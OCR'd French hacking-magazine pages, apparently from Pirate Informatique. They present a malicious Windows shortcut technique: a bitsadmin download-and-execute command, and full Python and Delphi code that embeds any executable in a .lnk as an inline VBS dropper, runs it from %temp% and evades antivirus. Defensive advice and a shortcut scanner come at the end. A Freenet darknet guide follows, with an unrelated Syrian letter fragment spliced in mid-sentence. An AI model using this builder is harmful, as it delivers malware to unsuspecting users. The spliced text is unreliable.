/MONITOR [/ALLUSERS] [/REFRESH sec] Monitors the copy manager
/RESET   [/ALLUSERS]                Deletes all jobs in the manager

/TRANSFER <job name> [type] [/PRIORITY priority] [/ACLFLAGS flags]
          remote_url local_name
    Transfers one of more files.
```

BITSADMIN TOOL, UNE PORTE D'ENTRÉE POSSIBLE

Pour montrer cette menace, nous allons d'abord décrire un programme Windows natif, appelé BITSAdmin Tool et qui est intégré à Windows depuis Windows XP SP2.


Fondamentalement, cet outil de ligne de commande a été conçu pour créer des tâches de téléchargements et pour surveiller leurs progressions. Proposer une telle ligne de commande est très dangereux puisque bitsadmin.exe est bien sûr signé par Microsoft et approuvé par d'autres logiciels antivirus et peut être utilisé en une seule ligne de commande.

Par exemple : **bitsadmin / transfer downloader / priorité normale https://phrozensoft.com/uploads/2016/09/Winja_2_6084_65441_setup.exe% temp% \ setup.exe**

Cette commande va télécharger dans le dossier temporaire de Windows un fichier d'application situé sur nos serveurs. Utilisons maintenant cet outil de ligne de commande pour l'exploiter dans un nouveau raccourci Windows. Faites un clic droit quelque part dans votre explorateur (par exemple un espace libre sur votre bureau), cliquez sur **Créer un nouveau raccourci** et entrez la ligne de commande suivante :

cmd.exe / C "% windir% \ System32 \ bitsadmin.exe / téléchargement de transfert / priorité normale https://phrozensoft.com/uploads/2016/09/Winja_2_6084_65441_setup.exe% temp% \ setup.exe &% temp% setup.exe "

Une fois le raccourci créé avec succès, nous allons modifier ses propriétés (clic droit sur le raccourci puis sélectionnez **Propriétés**). Mettez l'option **Exécuter** sur **Réduite**, cela aidera à rendre le terminal moins visible en le réduisant à la barre des tâches en charge (et pendant le processus de téléchargement de fichier).



Pour conserver l'icône lorsque vous partagez le raccourci, il est recommandé de conserver shell32.dll comme cible (car shell32.dll est disponible dans tous les Windows et contient différents types d'icônes). Bravo, votre premier raccourci malveillant est maintenant prêt ! Attention, bitsadmin.exe est juste un exemple de ce que vous pouvez faire en utilisant un raccourci de Windows, vous pouvez potentiellement faire toutes les choses malveillantes possibles que vous pourriez faire à travers des lignes de commande comme utiliser des commandes Windows DOS régulières, utiliser PowerShell pour créer des codes malveillants, utiliser le nouveau système Linux embarqué dans Windows 10 (pour ceux qui ont activé cette option), utiliser rundll32.exe pour appeler des fonctions exportées par DLL, etc.

QUI EST JEAN-PIERRE LESUEUR ?

Passionné d'informatique depuis ses 15 ans et plus particulièrement attaché à la sécurité informatique, Jean-Pierre est un entrepreneur de 27 ans. Il a connu une certaine notoriété en 2012 avec son programme DarkComet RAT (voir *Pirate Informatique* n°25). Conçu pour montrer la puissance des logiciels-espions, il a arrêté le développement lorsque sa création a été utilisée à des fins peu recommandables (services secrets syriens, pirates somaliens, etc.) Depuis, sa société PhrozenSoft crée et propose des freewares pour lutter contre de nouveaux types d'attaques : RunPE Detector (*Pirate Informatique* n°26), ADS Revealer, Winja (n°30), Who Stalks My Cam (n°29), Windows Privacy Tweaker (n°27), etc.

LEXIQUE


***PAYLOAD :**
Terme qu'on peut traduire par "charge utile" en français. Il s'agit en fait du composant du malware qui va exécuter une activité malicieuse. C'est en fait la partie dangereuse du programme.

ALLONS PLUS LOIN !

Mais ce n'est pas tout ! En effet le problème avec cette démonstration c'est que votre pare-feu pourrait potentiellement bloquer la tentative de téléchargement, car il nécessite une connexion HTTP/HTTPS distante pour télécharger le fichier avant son exécution. Un chercheur de PhrozenSoft a trouvé une autre façon sournoise d'exploiter un raccourci Windows en intégrant tous les fichiers (tels que les fichiers d'application) directement dans le raccourci lui-même ! Cela rend bien sûr l'application malveillante complètement indétectable par tout logiciel antivirus. La première chose à faire est de créer un VBS malveillant (Visual Basic Script) qui va placer le fichier d'application sous la forme d'un tableau d'octets (réalisé en script Python), créer ensuite un fichier temporaire .exe, écrire le tableau d'octets dans ce fichier temporaire et exécuter le fichier temporaire .exe. Lorsque le script VBS est prêt - toujours en utilisant notre exemple de script python - nous traduirons le code VBS en une seule ligne de commande équivalente prête à être insérée dans le nouveau raccourci.

OUTREPASSER LA LIMITE DES 260 CARACTÈRES

Windows permet normalement une commande de raccourci d'environ 260 caractères maximum, mais en utilisant une astuce programmée en Delphi pour créer un nouveau raccourci, vous pouvez insérer n'importe quelle quantité de caractères sans rompre le raccourci. Comme nous n'avons pas la place de la publier, suivez ce lien à allez à la partie **DIY, programmatically (Delphi)** : **http://tinyurl.com/ycjt9ehb**.



Créer un extracteur d'applications VBS malveillant en ligne (Python 3.5)

```
# SHORTCUT EXPLOIT : FILE BINDER (WRAPPER)
 # DISCOVERED AND CODED BY : @DarkCoderSc
 # https://twitter.com/DarkCoderSc
 # Lead Developer / Security Researcher at Phrozen SAS
(https://phrozensoft.com)
 # jplesueur@phrozensoft.com
 ######################################
 # This little script will generate a malicious shortcut.
A file will be embedded
 # Inside, when executed it will be extracted
and executed.

 import sys
 import os

 if len(sys.argv) != 3:
 print("Missing arguments!\n")
 print("Usage:\n")
 print(r"1) The executable file to be dropped (Needs to
Exists)")
 print(r"2) The destination malicious shell payload file")

 exit()
 FEXEFile = str(sys.argv[1])
 FFileDest = str(sys.argv[2])
 if not os.path.exists(FEXEFile):
 print("The input executable file must exists!")
 exit()
 #
 # TRANSFORM INPUT FILE IN BINARY ARRAY
 #
 payload = "payload=array(";
 with open(FEXEFile, 'rb') as FFile:
 while True:
 s = FFile.read(1)
 if len(s) == 0: break
 b = ord(s)
 payload += str(b) + ","
 payload = payload[:-1]
 payload += ")"
 FFile.close
 #
 # WRITE VBS EXTRACTION AND EXECUTION CODE TO
BE PLACED IN A SHELL
 #
 tempFile = " >> %temp%\\tmp.vbs"

 maliciousVBS = "del %temp%\\tmp.vbs & "

 maliciousVBS += "echo " + payload + tempFile + " & "
 maliciousVBS += "echo " + "Set FSO = Wscript.
CreateObject(\"Scripting.FileSystemObject\")" +
tempFile + " & "
```

```
maliciousVBS += "echo " + "Set CTF = FSO.CreateTextFile(\"%temp%\\tmp.exe\")" + tempFile + " & "
maliciousVBS += "echo " + "for i = 0 to UBound(payload)" + tempFile + " & "
maliciousVBS += "echo " + "buff = buff^&chr(payload(i))" + tempFile + " & "
maliciousVBS += "echo " + "next" + tempFile + " & "
maliciousVBS += "echo " + "CTF.Write buff" + tempFile + " & "
maliciousVBS += "echo " + "Dim objShell" + tempFile + " & "
maliciousVBS += "echo " + "Set objShell = WScript.CreateObject(\"WScript.Shell\")" + tempFile + " & "
maliciousVBS += "echo " + "CTF.Close" + tempFile + " & "
maliciousVBS += "echo " + "objShell.Run(\"%temp%\\tmp.exe\")" + tempFile + " & "
maliciousVBS += "%temp%\\tmp.vbs"

 with open(FFileDest, 'w') as FDest:
FDest.write(maliciousVBS)
```

Injecter VBS au raccourci (Delphi)

```
(*
 SHORTCUT EXPLOIT : FILE BINDER (WRAPPER)
 DISCOVERED AND CODED BY : @DarkCoderSc
 https://twitter.com/DarkCoderSc
 Lead Developer / Security Researcher at Phrozen
SAS (https://phrozensoft.com)
 jplesueur@phrozensoft.com
 *)

 program Shortcut_gen;

 {$APPTYPE CONSOLE}

 uses
 System.SysUtils, ActiveX, ShlObj, ComObj,
Windows, Classes;

 function MaliciousLnk(cmd, destPath : String) :
Boolean;
 var cObject : IUnknown;
 shellLink : IShellLink;
 PFile : IPersistFile;
 begin
 result := false;
 CoInitialize(nil);
 try
 cObject := CreateComObject(CLSID_ShellLink);
 shellLink := cObject as IShellLink;
 PFile := cObject as IPersistFile;

 cmd := '/C "' + cmd + '"';
 shellLink.SetDescription('@DarkCoderSc');
 shellLink.SetPath('cmd.exe');
 shellLink.SetArguments(PWideChar(cmd));
 shellLink.SetShowCmd(SW_
SHOWMINNOACTIVE);
 shellLink.SetWorkingDirectory('%windir%\
system32\');
 shellLink.SetIconLocation('shell32.dll', 1);
 result := PFile.Save(PWideChar(destPath), false)
= S_OK;
 finally
 CoUninitialize();
 end;
 end;

 var Arg1, Arg2 : String;
 strList : TStringList;

 begin
 try
 if ParamCount <> 2 then begin
 writeln('usage:');
 writeln('- Arg1 : Payload file, generated with the
"gen_shortcut_code.py"');
 writeln('- Arg2 : Full path of destination
shortcut');

 exit;
 end;

 Arg1 := ParamStr(1);
 Arg2 := ParamStr(2);

 if NOT FileExists(Arg1) then exit;

 // THIS IS JUST A LAZY WORKING EXAMPLE OF
OPENNING TEXT FILES
 strList := TStringList.Create;
 strList.LoadFromFile(Arg1);

 MaliciousLnk(strList.Text, Arg2);

 strList.Free;

 finally
 writeln(#13#10 + 'Press enter to leave...');
 readln;
 end;
 end.
```

Exemple de payload : un simple «Hello World» écrit en assembleur x86

```
del% temp% \ tmp.vbs & echo charge utile = array (77,90,128,0,1,0,0,0,4,0,16,0,255,255,0,0,64,1,0,0,0, 0,0,0,64,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,31,186,14,0,180,9,205,33,184,1,76
,205, 33, 84, 104, 105, 115, 112, 114, 114, 113, 114, 109, 109, 0,0,0,80,69,0,0,76,1,2,0,133,214,90,88,0,0,0,0,0,0,
0,0,224,0,15,1,11, 1,1,71,0,2,0,0,0,0,0,0,0,0,0,0,0,16,0,0,0,16,0,0,0,32, 0,0,0,0,64,0,0,16,0,0,0,0,0,0,1,0,0,0,0,0,0,0
,4,0,0, 0,0,0,0,0,0,48,0,0,0,2,0,0,9,63,0,0,0,0,0,0,06,0,0, 0,16,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,16,0,0,0,0,0,0,0,0, 0,0,0,0
,32,0,0,176,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
6,116,101,120,116,0,0, 0,42,0,0,0,0,16,0,0,0,0,0,0,0,2,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,32,0  , 0,96,46,105,100,97,116,9
7,0,0,176,0,0,0,0,32,0,0,0,2,0,0,0,4,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,64,0,0,192,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,106,0,255,21,104,32,64,0,80,232,12 , 0,0,0, 72,
108, 108, 108, 112, 82, , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0  , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,88,32
,0,0,0,0,0 , 0,0,0,0,0,60,32,0,0,100,32,0,0,144,32,0,0,0,0,0,0,0,0,0,0,0,74,32 , 0,0152,32,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0 , 75,69,82,78,69,76,51,50,46,68,76,76,0,0,85,83,69,82,51,50,46,68,76,76,0 , 0,0,0,112,32,0,0,126,32,
0,0,0,0,0,0,112,32,0,0,126,32,0,0,0,0,0,0,0,0,0 , 69 120 105 116, 114 114, 101 101 101 , 0,0,0,77,101,115,115,97,1
03,101,66,111,120,65,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0 , 0,0,0,0,0,0,0,0,0,  0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0) >>% temp% \ tmp.
vbs & echo Définir FSO = Wscript.CreateObject ("Scripting.FileSystemObject "% temp% \ tmp.exe")% temp% \
tmp.vbs & echo pour i = 0 à UBound (charge utile) >>% temp% \ tmp.vbs & echo buff = buff ^ & chr (charge utile
(i)) >>% temp% \ tmp.vbs et echo next >>% temp% \ tmp.vbs & >% temp% \ tmp.vbs & echo Dim objShell >>%
temp% \ tmp.vbs & echo Définir objShell = WScript.CreateObject ("WScript.Shell") >>% temp% \ tmp.vbs & echo
CTF.Fermer >>% temp% \ tmp.vbs & echo objShell.Run ("% temp% \ tmp.exe") >>% temp% \ tmp.vbs &% temp%
\ t  mp.vbs
```

La taille maximale d'un raccourci est 64 KiB, ce qui rend cet exploit compatible avec de nombreux virus connus ou pas...

COMMENT ÇA MARCHE ?

Avec ces éléments il faudra générer un extracteur d'application VBS malveillant en ligne :

py gen_inlinecode.py @emplacement_de_l'application @destination_du_Payload

Puis générer ensuite le raccourci :
shortcut_gen.exe @emplacement_du_Payload @destination_du_raccourci

Vous devriez maintenant voir un nouveau raccourci contenant l'ensemble de l'application. Une fois exécuté, il va extraire l'application embarquée puis s'exécuter à partir du dossier temporaire. Notez que si vous ouvrez des propriétés de raccourci, le code entier n'est pas disponible, car Microsoft autorise normalement l'ajout de 260 octets dans le champ d'argument. Cela rend le raccourci encore plus difficile à repérer. Nous pourrions aussi modifier notre script pour générer un code "junk" ordinaire avant le code d'exploitation, alors un utilisateur normal pensera que c'est un raccourci normal et sûr.
Une petite vidéo pour illustrer tout ça : http://tinyurl.com/y9opz2na.

CE QU'IL VOUS FAUT

SHORTCUT SCANNER

OÙ LE TROUVER ? : **www.phrozen.io/page/shortcut-scanner**


DIFFICULTÉ :


CONCLUSION ?

Ne faites jamais aveuglément confiance aux raccourcis que vous rencontrez. Ils pourraient cacher la présence d'un code malveillant qui peut être détecté par votre logiciel antivirus préféré. Le résultat final pourrait même être un système compromis ou verrouillé. Prenez le temps d'ouvrir les propriétés d'un raccourci inconnu et de voir quelle ligne de commande il essaierait d'exécuter. Si vous avez un doute, effacez-le !

FAITES LA CHASSE AUX FAUX RACCOURCIS

Shortcut Scanner va surveiller la taille de vos raccourcis, le contenu du «chemin» utilisé pour atteindre le fichier cible et certains mots-clés «louches». Ne nécessitant pas d'installation, l'archive contient en fait deux versions du logiciel : une pour les OS 32 bits et une autre pour les 64 bits. Il n'y a pas pour l'instant de protection proactive, mais l'auteur ajoutera cette fonctionnalité s'il y a assez de téléchargements. Si un raccourci louche est détecté, vous pouvez le supprimer en cliquant sur la gomme. Vous pouvez aussi regarder en détail où pointent les raccourcis pour ne pas en supprimer un qui est légitime.





FREENET : LE PRÉCURSEUR

DOSSIER DARKNET(S) EPISODE 2

Dans notre précédent numéro nous avons vu Tor et son système de «hidden service». Freenet, le plus ancien de ce qu'on appelle les «darknets» fonctionne un peu différemment puisqu'il n'est pas possible de l'utiliser pour surfer anonymement sur l'Internet «visible». Plus austère et confidentiel, il n'en est pas moins efficace...

Freenet, ce n'est pas vraiment bling bling : c'est un peu moche et lent (au début). Une fois que le logiciel est installé, il faudra vous connecter depuis votre navigateur (Freenet conseille un logiciel qui autorise une navigation privée). La page d'accueil Freenet propose de la documentation sur le réseau, l'accès au blog de l'équipe de développement, un moteur de recherche et des répertoires de sites. Ces index proposent un petit tour d'horizon du réseau, mais permettent aussi d'éviter trop de frustration pour les nouveaux arrivants. En effet, sur Freenet, il faut élargir son réseau pour bien en profiter. Sans ami de confiance connecté, non seulement votre niveau de sécurité n'est pas très élevé, mais l'accès au contenu est difficile. Une simple recherche sur le moteur peut prendre près d'une heure avec des résultats souvent décevants. Parfois le contenu existe, mais vous ne pouvez pas l'atteindre, car vous n'avez pas assez de «ramifications»...

COMMENT ÇA MARCHE ?

Freenet fonctionne comme un réseau distribué : le contenu est stocké dans un espace disponible sur chaque ordinateur du réseau. Vous ne savez donc pas quel contenu vous hébergez, mais cela n'a guère d'importance puisque tout est chiffré. Comme sur Tor, on trouve des tutos pour faire son propre Freesite, l'équivalent des Torsites (ou «hidden service») chez Tor : un site impossible à censurer, car distribué sur plusieurs machines avec des redondances un peu partout. Et forcément, vu qu'il est impossible de fermer un site, on trouve quantité de choses illégales. En

2011-10-17 - aleppo Chamber Of Industry Order Worke

Syrian Arab Republic
ALEPPO CHAMBER OF INDUSTRY
No.
Date.

الجمهورية العربية السورية
غرفة صناعة حلب

السادة الصناعيون المحترمون

تحية عربية سورية طيبة،

quelques clics, vous voilà dans une zone de non-droit d'Internet. On compte environ un tiers de porno, un autre tiers de contenu illégal (culture de drogue, négationnisme, numéro de carte bancaire, comment faire un petit engin explosif, etc.) et un dernier tiers de sites inclassables. Dans cette catégorie, on trouve des sites contre l'exploitation animale avec des emplacements de fermes à fourrure (et des détails concernant la sécurité des installations), des sites où l'on peut télécharger des livres interdits (de *Mein Kampf* à des ouvrages pour réussir son suicide). Bien sûr après avoir agrandi son réseau et fureté un peu, on trouve des documents un peu plus sérieux : invasion de la Russie en Crimée, dissident syrien, Parti Pirate, corruption en Pologne, Rohingyas en Birmanie, des travaux sur le chiffrement, etc.

Les darknet(s) ne sont que la conséquence du modèle d'Internet qu'essayent de nous imposer Goolge/Facebook/Microsoft et les grosses compagnies du Net.

LES «DARKNETS» ET LEURS CARACTÉRISTIQUES

	Utilisation principale (comprenant les logiciels fournis	Utilisation secondaire (via des plugins ou des versions modifiées)	À savoir	Licence	Date de création
Tor	Surf anonyme, téléchargement, services cachés (sites en .onion)	Échange de fichiers (via Onionshare)	Pas de solution intégrée pour la messagerie, mais le logiciel Bitmessage est issu du projet Tor	BSD	2002
Freenet	Freesites (l'équivalent des services cachés de Tor), téléchargement, forums, échange de fichiers entre amis	Courrier électronique (Freemail)	Freenet ne peut être utilisé comme solution d'anonymisation pour surfer sur l'Internet «visible»	GNU GPL	2000 (changement de cap en2008 avec une utilisation mixte F2F-darknet)
I2P	Échange de fichiers P2P résistant à la censure, IRC, courrier électronique, services cachés (eepSites)	Surf anonyme, messagerie instantanée, forum, blog anonyme, stockage de fichiers décentralisé.	I2P est disponible sur d'autres supports comme les appareils Android ou les nano-ordinateurs Raspberry Pi.	Multiple	2003

PAS À PAS

Vos débuts avec Freenet

CE QU'IL VOUS FAUT

FREENET

OÙ LE TROUVER ? : **https://freenetproject.org**

DIFFICULTÉ : ☠☠☠

01 INSTALLATION

Freenet s'installe comme un logiciel «normal». Vous devrez choisir son emplacement, s'il doit démarrer en même temps que le système et autoriser l'accès à travers le pare-feu. Dans la zone de notification, faites un clic sur le lapin puis **Open Freenet**. Le logiciel affichera une interface spécifique dans votre navigateur lors de son lancement. La première fois, l'assistant de connexion vous demandera de choisir le type de démarrage.

02 DES DÉBUTS LABORIEUX

Il faut savoir que Freenet repose sur une architecture basée sur vos relations avec des «amis de confiance». Pour ajouter des amis, il faudra aller dans l'onglet Amis>Ajouter un ami et coller la «réfnœud» de votre ami. C'est un petit fichier contenant les informations requises pour la connexion. La vôtre est tout en bas de cette page. Lorsque vous aurez au moins 5 amis qui sont en ligne en même temps, votre niveau de sécurité sera suffisamment élevé pour assurer un anonymat presque parfait.

03 VOTRE HISTORIQUE PEUT VOUS TRAHIR

De même, il est conseillé d'utiliser un navigateur séparé pour Freenet, car même si le protocole est sécurisé, l'historique pourrait vous trahir. Le plus simple est d'ouvrir un mode de navigation privée avec Firefox par exemple. Freenet vous demandera ensuite de choisir la taille du répertoire du datastore. C'est l'endroit où seront stockées les données faisant partie de Freenet (puisque chaque utilisateur héberge une partie du contenu). Bien sûr, ce datastore est chiffré de sorte que vous ne savez pas quel contenu vous hébergez.

04 LA PAGE D'ACCUEIL

